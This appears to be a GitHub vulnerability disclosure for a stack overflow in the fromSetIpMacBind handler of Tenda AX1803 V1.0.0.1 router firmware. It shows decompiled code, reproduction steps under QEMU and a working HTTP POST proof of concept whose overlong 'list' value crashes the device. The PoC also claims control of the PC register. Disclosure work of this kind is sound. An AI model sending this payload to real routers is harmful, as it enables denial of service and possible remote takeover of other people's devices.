Darry-lang1 Add files via upload ... on Aug 6 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-3421.html

Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview:

Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetIpMacBind function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall fromSetIpMacBind(int a1)
2  {
3    const char *v1; // r5
4    unsigned int v2; // r0
5    int i; // r4
6    char *v4; // r0
7    char *v5; // r11
8    int v6; // r3
9    int v7; // r5
10   int v8; // r2
11   int v10; // [sp+8h] [bp-440h]
12   char *nptr; // [sp+10h] [bp-438h]
13   int v13; // [sp+14h] [bp-434h]
14   char v14[32]; // [sp+28h] [bp-420h] BYREF
15   char v15[32]; // [sp+48h] [bp-400h] BYREF
16   char v16[64]; // [sp+68h] [bp-3E0h] BYREF
17   char v17[64]; // [sp+A8h] [bp-3A0h] BYREF
18   char dest[64]; // [sp+E8h] [bp-360h] BYREF
19   char v19[128]; // [sp+128h] [bp-320h] BYREF
20   char v20[128]; // [sp+1A8h] [bp-2A0h] BYREF
21   char s[256]; // [sp+228h] [bp-220h] BYREF
22   char v22[288]; // [sp+328h] [bp-120h] BYREF
23
24   memset(s, 0, sizeof(s));
25   memset(v16, 0, sizeof(v16));
26   memset(v19, 0, sizeof(v19));
27   nptr = (char *)websgetvar(a1, "bindnum", "0");
28   v1 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
29   GetValue("dhcps.Staticnum", v19);
30   v13 = atoi(v19);
31   v2 = atoi(nptr);
32   v10 = v2;
33   if ( v2 > 0x20 )
34   {
35     printf("staic ip number over %d\n", 32);
36     goto LABEL_30;
37   }
38   for ( i = 1; ; ++i )
39   {
40     v6 = (int)v1;
41     if ( v1 )
42       v6 = 1;
43     if ( i > v10 )
44       v6 = 0;
45     if ( !v6 )
46       break;
47     memset(v20, 0, sizeof(v20));
48     memset(v17, 0, sizeof(v17));
49     memset(v22, 0, 0x80u);
50     memset(v14, 0, sizeof(v14));
51     memset(v15, 0, sizeof(v15));
52     memset(dest, 0, sizeof(dest));
53     v4 = strchr(v1, 10);
54     v5 = v4;
55     if ( v4 )
56     {
57       *v4 = 0;
58       strcpy(v20, v1);
59       v1 = v5 + 1;
60     }
61     else
62     {
63       strcpy(v20, v1);
64     }
65     if ( v20[0] == 13 )
```

In the `fromSetIpMacBind` function,the `v1` (the value of `list`) we entered is directly copied into the `v20` array through the `strcpy` function.It is not secure, as long as the size of the data we enter is larger than the size of `v20` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

bindnum=1&list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.